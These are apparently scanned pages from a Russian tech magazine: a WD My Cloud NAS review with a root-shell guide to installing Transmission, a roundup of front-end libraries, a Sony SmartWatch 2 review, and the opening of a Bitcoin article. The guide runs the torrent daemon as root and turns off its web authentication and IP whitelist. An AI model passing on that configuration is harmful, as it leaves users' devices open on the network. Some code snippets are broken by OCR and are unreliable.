Тренироваться на живых мишенях не стоит. Сейчас ситуация для этого очень нехорошая и нервная. Отношение к кибербезопасности во всех странах серьезно меняется. Те вещи, на которые раньше закрывались глаза, скоро просто прекратятся. Ни к чему испытывать на себе превратности российской и не российской Фемиды. Если хочется живого, то всегда есть bug bounty.



Сделано на пять!

Обзор WD My Cloud

Название нового сетевого накопителя WD My Cloud переводится как «мое облако». Хотя на самом деле это не совсем облако и даже не совсем полноценный NAS. Это удобный и компактный девайс для резервного копирования, простой медиасервер и накопитель с возможностью доступа через интернет за более чем скромные деньги. Что касается скоростей передачи данных, то My Cloud здесь явно не лидер. Да и с уровнем надежности у однодискового накопителя, где невозможно организовать RAID-массив, дела обстоят не слишком хорошо. Но ценен он не этим.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ

Встроенный жесткий диск: объемом 2, 3 или 4 Тб с интерфейсом SATA
Интерфейсы: сетевой Gigabit Ethernet, USB 3.0 (до 5 Гбит/с) для внешних накопителей
Поддерживаемые операционные системы: Windows XP/Vista/7/8, OS X 10.6.8 и выше
Протоколы: CIFS/SMB, NFS, FTP, AFP, DHCP, SSH, UPnP, серверы DLNA и iTunes
Габаритные размеры: 49 × 139,3 × 170,6 мм
Масса: 0,96 кг
Комплектация: кабель Ethernet категории 5e, сетевой блок питания
Цена: около 5200 рублей

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Создание 300 файлов по 20 Кб: 15,1 с
Открытие/закрытие 300 файлов: 2,2 с
Удаление 300 файлов: 9,3 с
Запись 300 Мб в файл: 18,7 Мб/с
Запись 3000 Мб в файл: 24,2 Мб/с
Запись 12 000 Мб в файл: 26,2 Мб/с
Чтение 300 Мб из файла: 45 Мб/с
Чтение 3000 Мб из файла: 63,6 Мб/с
Чтение 12 000 Мб из файла: 70,8 Мб/с
Блокирование/разблокирование частей файла 16 000 раз: 20,2 с
Чтение папки (640 файлов): 157,5 мс



С чем можно сравнить WD My Cloud? Например, с Apple Time Capsule, тем более что в «моем облаке» есть встроенная поддержка Time Machine из коробки. К тому же My Cloud обойдется примерно в полтора раза дешевле башнеобразной «капсулы» последнего поколения, и если тебе не требуются функции роутера и беспроводной точки доступа, то накопитель WD может стать неплохой альтернативой. Да и белоснежный корпус My Cloud вполне впишется в «яблочное» семейство.

Прямой конкурент WD My Cloud — однодисковый NAS Seagate FreeAgent GoFlex Home, который также поддерживает удаленный доступ через интернет, функциональность Time Machine и сервера UPnP. FreeAgent GoFlex Home тоже не ставит рекордов скорости, а для подключения внешних накопителей в нем применяется медленный USB 2.0, так что чисто по железу WD My Cloud явно выигрывает.



Олег Нечай
nechay@gmail.com

ВНУТРИ И СНАРУЖИ

Сердце WD My Cloud — специально разработанная для сетевых устройств «система на чипе» Mindspeed Comcerto C2200 с двумя вычислительными ядрами Cortex A9 на архитектуре ARM7, которые работают на тактовой частоте 1,2 ГГц. В устройстве также установлены микросхема оперативной памяти DDR 1600 МГц объемом 256 Мб и модуль флеш-памяти емкостью 512 Мб.

NAS'ы более высокого класса, как правило, не комплектуются жесткими дисками, предоставляя выбор на усмотрение владельца. WD My Cloud, наоборот, продается с уже установленным винчестером, в роли которого выступает 3,5-дюймовый диск Western Digital серии WD Red. В эту серию входят винчестеры, рассчитанные на NAS'ы начального уровня, которые объединяют от одного до пяти накопителей. Эти жесткие диски с интерфейсом SATA 6 Гбит/с и переменной скоростью вращения шпинделя отличаются повышенной надежностью и предназначены для круглосуточной эксплуатации. В нашей модификации WD My Cloud используется модель емкостью 2 Тб, также предлагаются варианты с дисками на 3 и 4 Тб.

Корпус WD My Cloud традиционно для внешних накопителей этой марки выполнен в виде книжки: «переплет» изготовлен из глянцевого белого пластика, а «блок» с многочисленными вентиляционными отверстиями — из серебристой пластмассы. Охлаждение полностью пассивное, поэтому NAS практически бесшумен — ты услышишь только тихое потрескивание винчестера. К сожалению, в корпусных отверстиях уже не закодированы «морзянкой» разные слова, как это было в накопителях WD предыдущих поколений, здесь это уже просто узор.

Никаких аппаратных органов управления у WD My Cloud нет — все команды подаются через сеть. На передней панели установлен многофункциональный светодиодный индикатор режимов работы, на задней — порт USB 3.0 для подключения внешних накопителей, гигабитный сетевой порт, разъем для блока питания и утопленная внутрь корпуса кнопка перезагрузки. На нижней панели можно обнаружить информационную табличку с серийным номером, MAC-адресом и другой служебной информацией, а также четыре устойчивых ножки.


ПРОГРАММНАЯ ОСНОВА И ВЕБ-ИНТЕРФЕЙС

Программная основа WD My Cloud, как и подавляющего большинства NAS'ов, — это Linux, в нашем случае речь идет о Debian Wheezy. А это значит, что для человека понимающего не составит труда забраться в его дебри и расширить функциональность устройства, не внося изменений в его аппаратную часть. В частности, можно установить в WD My Cloud торрент-клиент Transmission, что мы с успехом и проделали. О том, как именно, немного позже.

Чтобы воспользоваться всеми функциями WD My Cloud, в том числе доступом к хранящимся на нем файлам через интернет, нужно подключить NAS к роутеру и настроить учетную запись в онлайновом сервисе WD My Cloud. Разумеется, при необходимости можно подключать устройство напрямую к компьютеру и работать с ним как с обычным внешним накопителем.

Все настройки и управление WD My Cloud осуществляются через веб-интерфейс, попасть в который можно либо через появляющийся после установки ярлык, либо просто набрав в браузере IP-адрес устройства. Если ты создал учетную запись WD My Cloud, то ты получишь доступ к этому интерфейсу и на мобильных устройствах, а также сможешь пользоваться приложением WD Photos.

Сердце WD My Cloud — специально разработанная для сетевых устройств «система на чипе» Mindspeed Comcerto C2200 с двумя вычислительными ядрами Cortex A9 на архитектуре ARM7



Веб-интерфейс WD My Cloud очень приятный, хотя и довольно аскетичный по функционалу

Полностью русифицированный веб-интерфейс весьма лаконичен, хотя в нем присутствуют все необходимые для работы настройки, которые рассредоточены по пяти страницам: «Пользователи», «Ресурсы», «Доступ к облаку», «Safepoints» и «Параметры». При этом главная страница выполняет не только чисто информационные функции — с нее можно сразу перейти к окнам добавления устройств, пользователей и ресурсов (сетевых папок), просто нажав на плюсики.

На странице «Пользователи» можно добавлять новых пользователей и настраивать их права доступа, на странице «Ресурсы» — добавлять и настраивать доступ к общим папкам. Страница «Доступ к облаку» позволяет добавить мобильные устройства, способные подключаться к устройству через интернет. На странице «Safepoints» можно сделать своего рода «резервное копирование резервной копии», то есть забэкапить данные из WD My Cloud на внешнем USB-накопителе или другом устройстве в локальной сети.

На странице «Параметры» осуществляются все основные настройки WD My Cloud — от включения доступа по SSH и FTP и включения серверов DLNA (TwonkyMedia) и iTunes до сброса настроек и обновления прошивки накопителя.


Общее впечатление от веб-интерфейса чрезвычайно положительное: он логичен, понятен, красив, наконец. И все было бы совсем замечательно, если бы не отдельные ошибки русификации. Например, в пункте меню сброса настроек системы вместо «Быстрое восстановление» и «Полное восстановление» почему-то написано «Быстрая проверка» и «Полная проверка», хотя в электронном руководстве к WD My Cloud все правильно.

FESTINA LENTE


WD My Cloud не демонстрирует чудес производительности, и его показатели при доступе через локальную гигабитную сеть не слишком впечатляют: средняя зафиксированная нами при помощи HELIOS LanTest 6.6.6b4 скорость чтения 300-мегабайтного файла составила лишь 45,0 Мб/с, а записи 18,7 Мб/с — явно маловато для гигабитной сети. Но не стоит забывать о том, что скорость последовательного чтения и записи в однодисковом устройстве особенно сильно зависит от размеров файлов: так, измеренная скорость чтения 3-гигабайтного файла достигала уже 63,6 Мб/с, а 12-гигабайтного — без малого 70 Мб/с. И это уже вполне достойный показатель. В любом случае, для устройства такого класса, рассчитанного преимущественно на регулярные бэкапы, высокие скорости передачи данных — это далеко не главное.

ВОДРУЖАЕМ TRANSMISSION

О самой работоспособности WD My Cloud сказать особенно нечего, все заявленные функции он выполняет: бэкапит, стримит, доступен через интернет со смартфонов и планшетов. Гораздо интереснее поговорить о том, что можно проделать с этим NAS'ом, если влезть в установленную на нем операционную систему Debian Wheezy. Но сразу предупреждаем, что если ты умудришься ее «уронить», то с гарантией придется распрощаться.



Стандартный веб-интерфейс Transmission. Заработало!



Transmission-remote-gui — если не хочется все делать из браузера

Для начала нужно включить доступ по SSH на странице «Параметры» веб-интерфейса (Сеть → Сетевые службы) и сделать необходимые настройки в SSH-клиенте, например в PuTTY для Windows. На вкладке «Сеанс» забиваем IP-адрес нашего WD My Cloud и сохраняем сеанс под новым названием. На вкладке «Данные» вводим имя суперпользователя root и пароль (по умолчанию — welc0me, в дальнейшем, естественно, лучше его сменить). Нажимаем кнопку «Соединиться» и попадаем в консоль Debian.

Выберем русскую кодировку, отредактировав два файла:

```
# nano .bashrc
```

Строку export LC_ALL-C изменяем на export LC_ALL='ru_RU.UTF-8', ниже добавляем строку export LANG='ru_RU.UTF-8'.

Сохраняем (<Ctrl + X>, Y, Enter) и открываем второй файл:

```
# nano .profile
```

Здесь в конце добавляем те же две строки:

```
export LC_ALL='ru_RU.UTF-8'
export LANG='ru_RU.UTF-8'
```

Сохраняем, перезагружаем NAS:

```
# reboot
```

Перед установкой Transmission нужно создать на WD My Cloud две новые папки для хранения временных файлов и полных торрентов — Temp и Torrents. Лучше всего их разместить внутри папки Public или какой-то другой папки того же уровня, в противном случае данные будут писаться в системный раздел и быстро сделают твой NAS неработоспособным.

Теперь можно прописать адрес репозитория, откуда мы будем скачивать Transmission:

```
# echo "deb http://ftp.ru.debian.org/↵
  debian/ sid main" >>/etc/apt/sources.↵
  list
```

Сделаем резервную копию оригинального списка репозиториев:

```
# cp /etc/apt/sources.list /etc/apt/↵
  sources.list.bak
```

Обновим данные о доступных пакетах:

```
# apt-get update
```

И наконец, установим Transmission и недостающие пакеты:

```
# apt-get install -t sid transmission-↵
  cli transmission-common transmission-↵
  daemon
```

После завершения установки остановим демон Transmission для редактирования конфигурации:

```
# /etc/init.d/transmission-daemon stop
```

Установим для него права суперпользователя:

```
# sed -i 's/USER=debian-transmission/↵
  USER=root /g' /etc/init.d/↵
  transmission-daemon
```

Теперь нужно отредактировать конфигурационный файл Transmission (кстати, помни, что для изменения конфига уже работающего Transmission, нужно перед открытием settings.json останавливать сам демон, а не рестартить его процесс после изменений). Открываем:

```
# nano /etc/transmission-daemon/↵
  settings.json
```

Прежде всего нужно поменять расположение созданных нами папок для скачивания. Если ты создал их в папке Public, то настройки должны выглядеть так:

```
"download-dir": "/DataVolume/shares/↵
                 Public/Torrents",
"incomplete-dir": "/DataVolume/shares/↵
                   Public/Temp",
"incomplete-dir-enabled": true,
```

Если не нужна авторизация при входе в программу, отключаем ее и белый список доступа только с определенных IP:

```
"rpc-authentication-required": false,
"rpc-whitelist-enabled": false,
```

По умолчанию порт для доступа к торрент-клиенту — 9091, при желании его можно изменить в этой строке:

```
"rpc-port": 9091,
```

Разумеется, можно сделать и другие настройки в конфигурационном файле Transmission. Сохраним их и выйдем из nano обратно в консоль (<Ctrl + X>, Y, Enter). Восстановим оригинальный список репозиториев:

```
# mv -f /etc/apt/sources.list.bak /etc/↵
  apt/sources.list
```

Все, можно запускать Transmission:

```
# /etc/init.d/transmission-daemon start
```

Если все в порядке, мы увидим сообщение «OK», после чего можно открыть приложение через его веб-интерфейс, введя в браузере IP-адрес WD MY Cloud и, через двоеточие, порт для доступа к Transmission (то есть 9091 или другой прописанный нами в настройках). Проверим работоспособность, попробовав скачать и раздать файлы.

Для удобства использования можно скачать специальный графический интерфейс для удаленно установленной Transmission (https://code.google.com/p/transmisson-remote-gui/downloads/list), существующий в версиях для Windows, OS X и Linux. В нем нужно будет прописать твои настройки программы (IP-адрес, порт), после чего GUI готов к работе.

СВОИХ ДЕНЕГ СТОИТ

Что же мы имеем в сухом остатке? Аккуратно собранное сетевое хранилище со специализированными процессором и жестким диском, но при этом всего на 1000 рублей дороже самого винчестера. Помимо функций резервного копирования для систем на Windows и OS X, этот NAS обеспечивает удаленный доступ к хранящимся на нем файлам через интернет, в том числе со смартфонов и планшетов. Встроенный медиасервер способен транслировать мультимедийные файлы на любые устройства с поддержкой DLNA и iTunes в пределах локальной сети. К сожалению, этим функциональность WD My Cloud из коробки и ограничивается, но не беда: поддержка SSH-доступа к операционной системе Linux Debian позволяет энтузиастам расширить ее по своему усмотрению. Мы собственноручно проверили возможность установки и полную работоспособность, наверное, самой полезной программы для NAS'а — Transmission, а это уже очень серьезный плюс для столь недорогого устройства.



CSS мифология

Подборка приятных полезностей для разработчиков

Мы живем в прекрасном мире, где программисты не стесняются выкладывать различные вкусности в паблик, — нужно лишь знать, где их искать. Достаточно побродить по GitHub и другим площадкам для размещения кода, и ты найдешь решение для любой проблемы. Даже для той, которой у тебя до этого момента и не было.




Илья Пестов
@ilya_pestov

Myth

www.myth.io

На текущий момент наиболее распространены три популярных препроцессора: LESS, SCSS/Sass и Stylus. Каждый из них содержит индивидуальный синтаксис и набор функций, не стандартизированный консорциумом W3C. Myth строго следует официальной спецификации и поддерживает самые последние новшества CSS: переменные (variables), математические функции (math), управление цветом (color manipulation). Преимущество данного препроцессора заключается в том, что ты уже сейчас можешь использовать весь потенциал каскадных стилей и в ближайшем будущем это будет корректно работать во всех браузерах.

```
:root {
  var-purple: #847AD1;
  var-large: 10px;
}
a {
  color: var(purple);
}
pre {
  margin: calc(var(large) * 2);
}
a:hover {
  color: color(var(purple) tint(20%));
}
```



Imager.js

bit.ly/1cVJE1A


Пока большинство из нас с вами ожидает распространения поддержки браузерами тегов <picture> и <srcset>, в Сети появилось множество удобных скриптов для создания отзывчивых изображений. Предлагаю твоему вниманию, пожалуй, самое элегантное решение от разработчиков BBC News:

```
<div style="width: 240px">
  <div class="delayed-image-load" data-src="http://example.com/assets/{width}/↵
  imgr{pixel_ratio}.png" data-alt="alternative text"></div>
</div>
<script>
  new Imager({ availableWidths: 200, 260, 320, 600 ( });
</script>
```

Videogular

bit.ly/1j3ny1T


Современные браузеры поддерживают стандарты, которые позволяют воспроизводить видео, не используя сторонние технологии, такие как Flash или Microsoft Silverlight. Videogular — это HTML5-видеоплеер, основанный на очень популярном MVC-фреймворке AngularJS. Плеер легко настраивается и содержит множество дополнительных опций. В нем есть API и расширяемая система плагинов. Стоит также сказать, что Videogular корректно отображается на мобильных устройствах.



Dynatable

www.dynatable.com

Dynatable — это плагин для jQuery, удовлетворяющий самые нескромные фантазии при работе с таблицами и DOM в целом, при этом он очень прост для понимания и удобен в использовании. Позволяет работать с данными в формате JSON, производить поиск, фильтрацию и сортировку по элементам, создавать постраничную навигацию, с легкостью манипулировать значениями каждой ноды. На сегодняшний день Dynatable поддерживает десятки различных методов и функций.



ВРЕМЕННОЕ ПОМЕШАТЕЛЬСТВО

ОБЗОР SONY SMARTWATCH 2

На момент написания статьи только-только отгремела выставка CES, крупнейшая в мире электроники. Стало понятно, что носимая электроника в 2014 году станет тем же, чем были нетбуки в 2009-м, а планшеты — в 2011-м. Как в худшем, так и в лучшем смысле. И вот, находясь в начале этого пути, мы решили посмотреть: что же есть сейчас? И взор упал на вторую инкарнацию умных часов Sony.





Олег Нечай
nechay@gmail.com

ФОРМА И СОДЕРЖАНИЕ

По дизайну SmartWatch 2 (SW2) явно перекликаются с «лопатами» серии Sony Xperia Z. В частности, с гигантским 6,44-дюймовым Xperia Z Ultra, представленным летом 2013 года одновременно с SW2. Это и строгие прямоугольные формы, и радикальный черный цвет, и гладкое стекло в сочетании с металлической рамкой корпуса, и, наконец, хорошо узнаваемая большая круглая кнопка включения. Как и все Xperia Z, SW2 имеет повышенный уровень защиты от пыли и влажности — купаться с ними нельзя, но душ они выдержат.

«Лицо» устройства — 1,6-дюймовый сенсорный ЖК-дисплей с разрешением 220 × 176 точек. Но самое ужасное в том, что на фоне шикарных экранов флагманской серии Xperia Z он чудовищно зернистый. Плотность пикселей 176 точек на дюйм — это уже прошлый век. Зато дисплей SW2 неплохо приспособлен для работы в отраженном свете, так что виртуальные стрелочные часы совсем не выглядят нарисованной картинкой.

В комплект SW2 входит лишь коротенький проводок для зарядки от порта USB — в Sony справедливо рассудили, что нечего плодить сущности, ведь при желании владелец часов может воспользоваться длинной зарядкой от смартфона. Устройство можно приобрести в комплекте либо с металлическим браслетом, либо с черным силиконовым ремешком. Отдельно продаются силиконовые и кожаные ремешки других цветов. Также к часам подходят любые ремешки шириной 24 мм.

По сравнению с Samsung Galaxy Gear, SW2 оказался тяжелее почти вдвое — 123 г против 74. Это при том, что у Samsung встроенная камера, разъем для наушников и процессор, достаточный для бюджетного смартфона. Но ровно по тем же причинам модель Sony работает два-три дня, а часы Samsung — день.

УМНЫЙ ПУЛЬТ ИЛИ СТРАННЫЕ ЧАСЫ?

По умолчанию в часах установлены пять приложений: будильник, секундомер, таймер, уведомления и фонарик, включающий белый экран. Все остальные приложения, а точнее говоря, агенты смартфонных приложений нужно ставить через телефонное приложение Smart Connect.

Сама Sony предлагает для SW2 агент для управления телефонными вызовами (для пользователей гарнитур), уведомитель о пропущенных вызовах, клиенты Gmail и календаря Google, клиенты социальных сетей Facebook и Twitter, универсальный почтовый клиент (только для Xperia), пульты ДУ к музыкальному плееру и камере смартфона, агент SMS/MMS и пульт для слайд-шоу. Любое уведомление может сопровождаться виброотдачей.

Есть несколько полезных сторонних приложений — например, часы могут показывать информацию из трекера бега Runtastic Pro или педометра Walkmate. Таким образом Sony реализует, пожалуй, единственную понятную на сегодня функцию носимой техники, но без смартфона это работать не будет.

БЕЗ XPERIA

Теперь об ограничениях для смартфонов не от Sony. Прежде всего, в этом случае ты сможешь получать уведомления только о почте на Gmail — универсальное почтовое приложение работает исключительно со смартфонами семейства Xperia, и это, пожалуй, самый значительный минус.


Второй недостаток заключается в том, что настройки, производимые с аппаратами Sony в автоматическом режиме, приходится осуществлять вручную с телефонами других производителей — в частности, спаривание через NFC с Samsung Galaxy S4 не запустило автоматического скачивания приложения Smart Connect, так что пришлось вручную отыскивать его в Play Market. Точно так же получилось с телефоном Highscreen Explosion при соединении через Bluetooth. Конечно, эту операцию придется провести только раз, но, чтобы добиться результата, нужно придерживаться определенной последовательности действий, а это изрядно запутывает.

НО ЗАЧЕМ?

Даже если куча компаний пытаются сделать какой-то продукт, это не значит, что он станет must have, — это мы уже поняли по нетбукам. Поэтому, даже изучив все новости о новинках с CES, сложно понять, что должны уметь умные часы, чтобы стать массовым продуктом. Пока ответ звучит так: это способ получать информацию, не вытаскивая смартфон из кармана. Согласись, не очень существенная проблема. Если телефон такой большой, что ты не можешь с ним работать без пульта, — может, стоит выбирать модели поменьше?

Что мы имеем в итоге? SW2 вдвое дешевле, чем Galaxy Gear, но не умеет и половины того, что умеют часы от Samsung. Galaxy Gear тоже не то чтобы решает какую-то насущную проблему, но у него есть «вау-эффект». Спортивным браслетам SW2 тоже уступает, хотя в России и стоит дешевле: у часов Sony меньше возможностей для спортсменов, больший вес и габариты и меньшее время работы от батареи. Да и не каждый бегун захочет держать в кармане шорт смартфон.

Пожалуй, на сегодняшний день только производителям спортивных браслетов удалось найти понятный сценарий для носимой техники. Sony, кстати, на CES тоже представила браслет SmartWear. Но что касается умных часов, то однозначной формулы успеха пока не удалось найти никому — и у Sony это получилось тоже не очень убедительно.



ХАРАКТЕРИСТИКИ

Поддерживаемые телефоны: любой марки, под управлением Android версии 4.0 и выше
Интерфейсы: microUSB, Bluetooth 3.0, NFC
Дисплей: ЖК 1,6-дюймовый, 220 × 176 точек на дюйм
Стандарт защиты: IP57 (пылевлагозащищен)
Габаритные размеры: 42 × 9 × 41 мм
Масса (с силиконовым ремешком): 122,5 г
Комплектация: ремешок, кабель USB — microUSB, инструкция
Цена: около 6000 рублей


Textillate.js

bit.ly/1j3nK1i
Наиболее функциональный скрипт для анимирования текста. Анимация происходит на CSS3. Для работы потребуется jQuery, animate.css от Дэниела Идена (Daniel Eden) и lettering.js от Дэйва Руперта (Dave Rupert). Более 30 различных видов анимации.

События

- start.tlt — старт textillate;
- inAnimationBegin.tlt — вызывается в начале выполнения анимации;
- inAnimationEnd.tlt — вызывается в конце выполнения анимации;
- outAnimationBegin.tlt — срабатывает при завершении начальной анимации;
- outAnimationEnd.tlt — срабатывает в начале завершающей анимации;
- end.tlt — конец textillate.

textillate.js
A simple plugin for CSS3 text animations.
Download on Github
About
Textillate.js combines some awesome libraries to provide a ease-to-use plugin for applying CSS3 animations to any text.
Usage
Simply include textillate.js and it's dependencies in your project to start creating unique effects.
Credits
Textillate.js is built on top of the simple, yet amazingly powerful animate.css and lettering.js libraries.



Spacegray

bit.ly/1j3nY8B
Sublime считается среди разработчиков одним из лучших текстовых редакторов. В первую очередь такая популярность программы связана с высоким уровнем кастомизации и огромным количеством плагинов. Ввиду того, что в 2013 году был задан целый вектор в направлении дизайна под названием Flat UI, мы публикуем замечательную плоскую тему Spacegray для Sublime. Качаем архив, переименовываем его в «Theme - Spacegray» и переносим в Packages, после чего добавляем конфиг:

```
{
  "theme": "Spacegray.sublime-theme",
  "color_scheme": "Packages/Theme - Spacegray/base16-ocean.↵
   dark.tmTheme"
}
```

ieBetter.js


bit.ly/1j3nCid
Практически для каждого веб-разработчика Internet Explorer — немалая головная боль. Я думаю, можно даже сказать, что предшествующие версии IE есть большая заноза в развитии веб-стандартов. Поэтому существуют библиотеки вроде PIE.js, которые добавляют в IE6–8 поддержку свойств CSS3. Но ieBetter.js дает поддержку некоторых функций и методов последних стандартов ECMA для работы с DOM-деревом, объектом Event, форматом данных JSON, JS-объектами, датой и массивами.

Autoprefixer

bit.ly/1cVJOpy
Префиксы в каскадных таблицах стилей — измученная тема для каждого фронтенд-разработчика. Для решения проблемы префиксов были разработаны целые коллекции миксинов на препроцессорах (LESS, SCSS/Sass, Stylus), клиентские скрипты (Prefixfree). Но самым лучшим решением считается Autoprefixer, который расставляет префиксы, проверяя их надобность на caniuse, и доступен в **абсолютно любом виде**: консоль, Ruby, Node.js, PHP, JS, Sublime, Prepros, Compass, Brackets и так далее.


Sortable.js

bit.ly/1cVK6wL
Бывают случаи, когда возможность drag and drop необходима. Реализация одной этой возможности с помощью тяжелого jQuery и не менее тяжелого jQuery UI для большинства разработчиков стала нормой. А ведь существует замечательная «тяни & бросай» библиотека от разработчиков Mail.ru — Sortable.js (~5 Кб), которая построена с использованием современных стандартов HTML5. Sortable не зависит от сторонних скриптов и совместима с различными тач-устройствами.




Passport


passportjs.org
Passport — это middleware под Node.js, который поддерживает авторизацию по OpenID и OAuth для Facebook, Twitter, Яндекс, ВКонтакте, Mail.ru, «Одноклассники» и множества других. Всего более 140 различных сервисов. Passport основан на Express и обладает продуманной модульной системой, удобным и понятным API для работы со статусами (success/failure), постоянными сессиями и правами пользователей. Одно из лучших решений для аутентификации на серверном JavaScript.



Brunch

brunch.io
Первоклассный сборщик проектов на Node.js. С его помощью ты можешь на лету компилировать и дебажить шаблоны, LESS, SCSS/Sass, Stylus, CoffeeScript файлы, минифицировать стили и скрипты, объединять их в один запрос, генерировать source map, оптимизировать изображения. Плюс огромное множество плагинов для самых популярных инструментов: Boilerplate, Bootstrap, Skeleton, AngularJS, Backbone.js, Jade, PhoneGap и других. Принцип работы легко понятен после просмотра видео на сайте проекта.





Николай Ратьков
tomcat.mkii@gmail.com

Не поздно ли подключаться к валютной киберреволюции?

Bitcoin: жизнь после хайпа

Цифровая валюта Bitcoin выросла из пеленок. Что ее ждет — триумф или забвение? Здесь мы расскажем о том, как удобно и безопасно работать с Bitcoin и войти в сообщество людей, развивающих валюту будущего.

BITCOIN 101

